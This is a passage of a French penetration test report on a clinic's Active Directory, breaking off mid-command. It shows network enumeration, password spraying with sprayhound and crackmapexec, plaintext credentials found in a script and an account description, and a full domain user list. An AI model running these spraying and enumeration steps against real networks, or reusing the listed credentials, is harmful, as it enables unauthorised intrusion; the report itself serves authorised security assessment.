Rapport de pentest

Auteur : Mickaël Faivre

Client : Clinique de Frontignan

Date du rapport : 15/04/2025

Table des matières

1. Contexte et périmètre

Dans le cadre de la sécurisation de son infrastructure réseau, la clinique de Frontignan a souhaité réaliser un test d'intrusion afin d'évaluer le niveau de sécurité de ses systèmes internes.

Ce test a été commandité par le Directeur des Systèmes d'Information, Monsieur Nicolas Turing et a été réalisé entre le 05/04/2025 et le 07/04/2025.

Le périmètre de ce test comprend l'ensemble des systèmes **Active Directory** :

- ✓ Contrôleur de domaine
- ✓ Comptes et groupes utilisateurs
- ✓ Postes clients rattachés au domaine
- ✓ Partages de fichiers administrés via les droits Active Directory

L'adresse IP du réseau interne est la suivante : **10.10.10.0/24**

2. Méthodologie

Le test d'intrusion a été structuré en plusieurs étapes, basées sur les bonnes pratiques de compromission d'un environnement Active Directory. Le déroulement est le suivant :

1. **Recherche d'un point d'entrée**

L'objectif de cette phase est d'identifier un ou plusieurs comptes utilisateurs faiblement protégés ou des vulnérabilités exploitables afin d'obtenir un premier accès au domaine Active Directory.

2. **Escalade de privilèges**

Une fois ce premier accès obtenu, différentes techniques sont mises en œuvre afin d'élever les privilèges. Cette étape vise à identifier des comptes disposant de droits plus élevés, idéalement ceux d'un administrateur de domaine.

3. **Mouvement latéral**

A partir de l'accès privilégié obtenu, le test consiste maintenant à se déplacer latéralement sur d'autres machines du domaine. Pour ce faire, les partages réseaux, les relations de confiance entre comptes ou les services accessibles sont exploités afin de progresser au sein du système d'information.

4. **Prise de contrôle du contrôleur de domaine**

L'objectif final est de compromettre l'intégralité des systèmes du domaine Active Directory en prenant le contrôle du contrôleur de domaine (DC). Cette étape permet de découvrir et d'exploiter l'ensemble des comptes vulnérables facilitant cette compromission.

3. Déroulé du pentest

3.1 – Énumération

nmap

Nmap est utilisé afin de scanner l'ensemble du réseau et découvrir les différents éléments qui y sont connectés.

Dans les captures suivantes, la commande « nmap -sV 10.10.10.0/24 » a été utilisée. Chaque capture représente un poste sur le réseau.

Contrôleur de domaine

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-17 15:42 UTC
Nmap scan report for 10.10.10.101
Host is up (0.023s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-17 15:43:05Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: travers.ic0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: travers.ic0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Les services LDAP, Kerberos, netbios et DNS sont accessibles et ouverts. De part la nature des services disponibles, il s'agit du contrôleur de domaine. Son IP est **10.10.10.101**

Serveur de partages de fichiers

```
Nmap scan report for 10.10.10.112
Host is up (0.022s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp?
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.93%I=7%D=4/17%Time=68012189%P=x86_64-pc-linux-gnu%r(NULL
SF:,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20ht
SF:tps://filezilla-project\.org/\r\n")%r(GenericLines,4D,"220-FileZilla\x2
SF:0Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-proje
SF:ct\.org/\r\n")%r(Help,17C,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x2
SF:0Please\x20visit\x20https://filezilla-project\.org/\r\n214-The\x20follo
SF:wing\x20commands\x20are\x20recognized\.\r\n\x20NOP\x20\x20USER\x20TYPE\
SF:x20SYST\x20SIZE\x20RNTO\x20RNFR\x20RMD\x20\x20REST\x20QUIT\r\n\x20HELP\
SF:x20XMKD\x20MLST\x20MKD\x20\x20EPSV\x20XCWD\x20NOOP\x20AUTH\x20OPTS\x20D
SF:ELE\r\n\x20CWD\x20\x20CDUP\x20APPE\x20STOR\x20ALLO\x20RETR\x20PWD\x20\x
SF:20FEAT\x20CLNT\x20MFMT\r\n\x20MODE\x20XRMD\x20PROT\x20ADAT\x20ABOR\x20X
SF:PWD\x20MDTM\x20LIST\x20MLSD\x20PBSZ\r\n\x20NLST\x20EPRT\x20PASS\x20STRU
SF:\x20PASV\x20STAT\x20PORT\r\n214\x20Help\x20ok\.\r\n")%r(GetRequest,76,"
SF:220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https:/
SF:/filezilla-project\.org/\r\n501\x20What\x20are\x20you\x20trying\x20to\x
SF:20do\?\x20Go\x20away\.\r\n")%r(HTTPOptions,61,"220-FileZilla\x20Server\
SF:x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.org/
SF:\r\n500\x20Wrong\x20command\.\r\n")%r(RTSPRequest,61,"220-FileZilla\x20
SF:Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-projec
SF:t\.org/\r\n500\x20Wrong\x20command\.\r\n")%r(RPCCheck,4D,"220-FileZilla
SF:\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-pr
SF:oject\.org/\r\n")%r(DNSVersionBindReqTCP,4D,"220-FileZilla\x20Server\x2
SF:01\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.org/\r
SF:\n")%r(DNSStatusRequestTCP,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n22
SF:0\x20Please\x20visit\x20https://filezilla-project\.org/\r\n")%r(SSLSess
SF:ionReq,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit
SF:\x20https://filezilla-project\.org/\r\n")%r(TerminalServerCookie,4D,"22
SF:0-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://f
SF:ilezilla-project\.org/\r\n")%r(TLSSessionReq,4D,"220-FileZilla\x20Serve
SF:r\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.or
SF:g/\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Les services FTP, SSH et http sont ouverts. Cela demande d'approfondir les recherches mais il s'agit probablement d'un serveur de fichiers. Son IP est **10.10.10.112**

Poste client

```
Nmap scan report for 10.10.10.117
Host is up (0.018s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 43.97 seconds
```

Ici le poste ne dispose que de très peu de services notables, si ce n'est RDP (port 3389). Il s'agit très probablement d'un poste client. Son IP est **10.10.10.117**

Ce poste peut être une très bonne porte d'entrée dans le système. Les postes clients étant généralement moins bien protégés et disposent de comptes vulnérables.

Crackmapexec

```
└─$ crackmapexec smb 10.10.10.0/24
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
```

L'outil « crackmapexec » nous permet de récupérer plusieurs informations utiles qui confirme l'analyse préliminaire faite avec nmap :

- Récupération du nom des machines et de leurs IPs
    - 10.10.10.112 – FILER01
    - 10.10.10.117 – DESKTOP01
    - 10.10.10.101 – DC01
- Récupération du nom du domaine de l'Active Directory : **travers.ic**

```
└─$ crackmapexec smb 10.10.10.0/24 --shares
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [-] Error enumerating shares: [Errno 32] Broken pipe
SMB         10.10.10.112    445    FILER01          [-] Error enumerating shares: [Errno 32] Broken pipe
SMB         10.10.10.101    445    DC01             [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
```

La connexion SMB sans authentification n'est possible sur aucun poste.

ldapsearch

```
└─$ ldapsearch -x -H ldap://10.10.10.101 -s base -b "" "objectClass=*" domainFunctionality forestFunctionality
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: objectClass=*
# requesting: domainFunctionality forestFunctionality
#

#
dn:
forestFunctionality: 7
domainFunctionality: 7

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Grâce à l'outil « ldapsearch » nous pouvons récupérer les niveaux fonctionnels du DC :

domainFunctionality de niveau 7, ce qui correspondrait à un Windows Server 2016.

3.2 – Compromission d'un premier compte

L'outil « sprayhound » permet d'essayer une liste prédéfinie d'utilisateurs. La méthode user-as-pass consiste à utiliser l'identifiant de l'utilisateur comme mot de passe.

Si, par exemple, nous avons un utilisateur « admin » alors nous testerons le coup login/password suivant : admin/admin

Pour tenter de compromettre un premier compte, j'ai utilisé cette liste.

- administrator
- admin
- user
- test
- guest
- support
- helpdesk
- backup
- sql
- ftp
- svc-account
- scanner
- share
- developer
- intern
- domainadmin
- fileadmin
- adbackup
- srv-monitor

Sprayhound va nous indiquer les comptes vulnérables à une attaque type user-as-pass.

```
└─$ sprayhound -d travers.ic -U users.txt -dc 10.10.10.101
[!] BEWARE ! You are going to test user/pass without providing a valid domain user
[!] Without a valid domain user, tested account may be locked out as we're not able to determine password policy and bad password count
    Continue anyway? [y/N] y
[+] 20 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] test : test
[+] [  VALID  ] backup : backup
[+] 2 user(s) have been owned !
    Do you want to set them as 'owned' in Bloodhound ? [Y/n] n
[!] Ok, master. Bye.
```

Avec ces premiers comptes compromis, une méthode plus large est disponible. Avec les paramètres « -lu » et « -lp » l'ensemble des comptes du domaine seront testés via la méthode user-as-pass.

La commande utilisée est :

sprayhound -d travers.ic -lu test -lp test -dc 10.10.10.101

```
┌──(kali㉿kali)-[~]
└─$ sprayhound -d travers.ic -lu test -lp test -dc 10.10.10.101
[+] Login successful
[+] Successfully retrieved password policy (Threshold: 0)
[+] Successfully retrieved 84 users
[+] 84 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] backup : backup
[+] [  VALID  ] svcweb : svcweb
[+] [  VALID  ] test : test
[+] 3 user(s) have been owned !
    Do you want to set them as 'owned' in Bloodhound ? [Y/n] n
[!] Ok, master. Bye.
```

Un nouveau compte est compromis : **svcweb**.

Il est maintenant temps de vérifier les privilèges de ces comptes en utilisant l'outil crackmapexec.

La commande utilisée est :


crackmapexec smb 10.10.10.0/24 -u <user> -p <password>

```
└─$ crackmapexec smb 10.10.10.0/24 -u test -p test
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\test:test
SMB         10.10.10.101    445    DC01             [+] travers.ic\test:test
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\test:test

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u backup -p backup
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\backup:backup
SMB         10.10.10.101    445    DC01             [+] travers.ic\backup:backup
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\backup:backup

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u svcweb -p svcweb
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [+] travers.ic\svcweb:svcweb
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\svcweb:svcweb
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\svcweb:svcweb
```

Ces comptes n'ont que des privilèges utilisateurs mais ils représentent une porte d'entrée dans le domaine de l'entreprise.

Résumé des comptes compromis après cette première phase de reconnaissance

Identifiant	Mot de passe
test	test
backup	backup
svcweb	svcweb



Ce premier compte me permet d'accéder à la machine client DESKTOP01 en RDP.


Comme nous pouvons le constater sur la capture d'écran, la machine est bien dans le domaine et notre compte test peut s'y connecter.

Nous allons maintenant creuser dans le partage de fichiers et les dossiers locaux afin de trouver des informations qui pourraient nous permettre d'escalader les privilèges et avoir des droits administrateurs.

Vulnérabilité 01 : User-as-pass
Résumé : Plusieurs comptes ont un mot de passe semblable à l'identifiant de leur compte.

3.3 – Reconnaissance

Depuis la machine cliente DESKTOP01 nous avons accès au partage de fichiers FILER01. En fouillant un peu dans les divers dossiers, je finis par trouver un script powershell nommé « admin.ps1 ». Ce script contient des identifiants ainsi qu'un mot de passe en clair.



En utilisant crackmapexec, nous pouvons constater que le nouvel utilisateur trouvé (scolin) est administrateur de la machine DESKTOP01.

Commande :

crackmapexec smb 10.10.10.0/24 -u scolin -p M3dic3xP4ssw0rd

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u scolin -p M3dic3xP4ssw0rd
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\scolin:M3dic3xP4ssw0rd
SMB         10.10.10.101    445    DC01             [+] travers.ic\scolin:M3dic3xP4ssw0rd
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\scolin:M3dic3xP4ssw0rd (Pwn3d!)
```

Avec ces nouveaux éléments en main, nous allons pouvoir lister l'ensemble des utilisateurs présent sur le domaine travers.ic et pousser plus en avant la compromission des comptes :

Commande :

crackmapexec ldap dc01.travers.irc -u scolin -p M3dic3xP4ssw0rd --users

```
└─$ crackmapexec ldap dc01.travers.ic -u scolin -p M3dic3xP4ssw0rd --users
SMB         10.10.10.101    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
LDAP        10.10.10.101    389    DC01            [+] travers.ic\scolin:M3dic3xP4ssw0rd
LDAP        10.10.10.101    389    DC01            [*] Total of records returned 87
LDAP        10.10.10.101    389    DC01            Administrator                 Built-in account for administering the computer/domain
LDAP        10.10.10.101    389    DC01            Guest                         Built-in account for guest access to the computer/domain
LDAP        10.10.10.101    389    DC01            krbtgt                        Key Distribution Center Service Account
LDAP        10.10.10.101    389    DC01            rbertin
LDAP        10.10.10.101    389    DC01            pclerc
LDAP        10.10.10.101    389    DC01            pribeiro
LDAP        10.10.10.101    389    DC01            iguerin
LDAP        10.10.10.101    389    DC01            tnicolas
LDAP        10.10.10.101    389    DC01            lbrunet
LDAP        10.10.10.101    389    DC01            scolin
LDAP        10.10.10.101    389    DC01            jguillon
LDAP        10.10.10.101    389    DC01            mcordier
LDAP        10.10.10.101    389    DC01            mcoste
LDAP        10.10.10.101    389    DC01            dmorin
LDAP        10.10.10.101    389    DC01            web_svc
LDAP        10.10.10.101    389    DC01            pbegue
LDAP        10.10.10.101    389    DC01            clegendre
LDAP        10.10.10.101    389    DC01            ahebert
LDAP        10.10.10.101    389    DC01            nbourgeois
LDAP        10.10.10.101    389    DC01            jrousset
LDAP        10.10.10.101    389    DC01            hperrot
LDAP        10.10.10.101    389    DC01            mblin
LDAP        10.10.10.101    389    DC01            adias
LDAP        10.10.10.101    389    DC01            clombard
LDAP        10.10.10.101    389    DC01            sverdier
LDAP        10.10.10.101    389    DC01            ahuet
LDAP        10.10.10.101    389    DC01            nlaunay
LDAP        10.10.10.101    389    DC01            gpages
LDAP        10.10.10.101    389    DC01            jlevy
LDAP        10.10.10.101    389    DC01            fleleu
LDAP        10.10.10.101    389    DC01            lgoncalves
LDAP        10.10.10.101    389    DC01            lgerard
LDAP        10.10.10.101    389    DC01            pmunoz
LDAP        10.10.10.101    389    DC01            gbrun
LDAP        10.10.10.101    389    DC01            jmuller
LDAP        10.10.10.101    389    DC01            mfaivre
LDAP        10.10.10.101    389    DC01            jbouchet
LDAP        10.10.10.101    389    DC01            elartigue
LDAP        10.10.10.101    389    DC01            mguillou
LDAP        10.10.10.101    389    DC01            lpetit
LDAP        10.10.10.101    389    DC01            hthibault
LDAP        10.10.10.101    389    DC01            ralexandre
LDAP        10.10.10.101    389    DC01            acharpentier
LDAP        10.10.10.101    389    DC01            apottier
LDAP        10.10.10.101    389    DC01            xdelaunay
LDAP        10.10.10.101    389    DC01            ddiallo
LDAP        10.10.10.101    389    DC01            lbaron
LDAP        10.10.10.101    389    DC01            vlopes
LDAP        10.10.10.101    389    DC01            csauvage
LDAP        10.10.10.101    389    DC01            mdeschamps
LDAP        10.10.10.101    389    DC01            gblanchard
LDAP        10.10.10.101    389    DC01            cgallet
LDAP        10.10.10.101    389    DC01            arobin
LDAP        10.10.10.101    389    DC01            rdevaux
LDAP        10.10.10.101    389    DC01            mdenis
LDAP        10.10.10.101    389    DC01            brocher
LDAP        10.10.10.101    389    DC01            crey
LDAP        10.10.10.101    389    DC01            smarchal
LDAP        10.10.10.101    389    DC01            pjean
LDAP        10.10.10.101    389    DC01            njacques
LDAP        10.10.10.101    389    DC01            spasquier
LDAP        10.10.10.101    389    DC01            clacroix
LDAP        10.10.10.101    389    DC01            alesage
LDAP        10.10.10.101    389    DC01            amaillot                      Compte temporaire (Mot de passe Support2021)
LDAP        10.10.10.101    389    DC01            jlabbe
LDAP        10.10.10.101    389    DC01            sduval
LDAP        10.10.10.101    389    DC01            vfleury
LDAP        10.10.10.101    389    DC01            acolona
LDAP        10.10.10.101    389    DC01            tbesnard
LDAP        10.10.10.101    389    DC01            pbenard
LDAP        10.10.10.101    389    DC01            mboulanger
LDAP        10.10.10.101    389    DC01            agilbert
LDAP        10.10.10.101    389    DC01            rlemaitre
LDAP        10.10.10.101    389    DC01            ajacquot
LDAP        10.10.10.101    389    DC01            lduhamel
LDAP        10.10.10.101    389    DC01            jberthelot
LDAP        10.10.10.101    389    DC01            mmartin
LDAP        10.10.10.101    389    DC01            hmichel
LDAP        10.10.10.101    389    DC01            mlefort
LDAP        10.10.10.101    389    DC01            test
LDAP        10.10.10.101    389    DC01            svcweb
LDAP        10.10.10.101    389    DC01            backup
LDAP        10.10.10.101    389    DC01            anoel
LDAP        10.10.10.101    389    DC01            sshd
```

Un mot de passe est enregistré, en clair, dans la description d'un compte utilisateur.

Avec sprayhound l'ensemble des comptes du domaine seront testés avec le mot de passe présent en description :

Commande :

sprayhound -U users.txt -p Support2021 -d travers.ic -dc 10.10.10.101

```
└─$ sprayhound -U users.txt -p Support2021 -d travers.ic -dc 10.10.10.101
[!] BEWARE ! You are going to test user/pass without providing a valid domain user
[!] Without a valid domain user, tested account may be locked out as we're not able to determine password policy and bad password count
    Continue anyway? [y/N] y
[+] 82 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] pbegue : Support2021
[+] [  VALID  ] amaillot : Support2021
[+] [  VALID  ] jlabbe : Support2021
[+] [  VALID  ] sduval : Support2021
[+] [  VALID  ] vfleury : Support2021
[+] 5 user(s) have been owned !
```

Il faut maintenant vérifier les droits de ces utilisateurs.

Commande :

crackmapexec smb 10.10.10.0/24 -u <user> -p <password>

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u pbegue -p Support2021
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\pbegue:Support2021
SMB         10.10.10.101    445    DC01             [+] travers.ic\pbegue:Support2021
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\pbegue:Support2021 (Pwn3d!)

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u amaillot -p Support2021
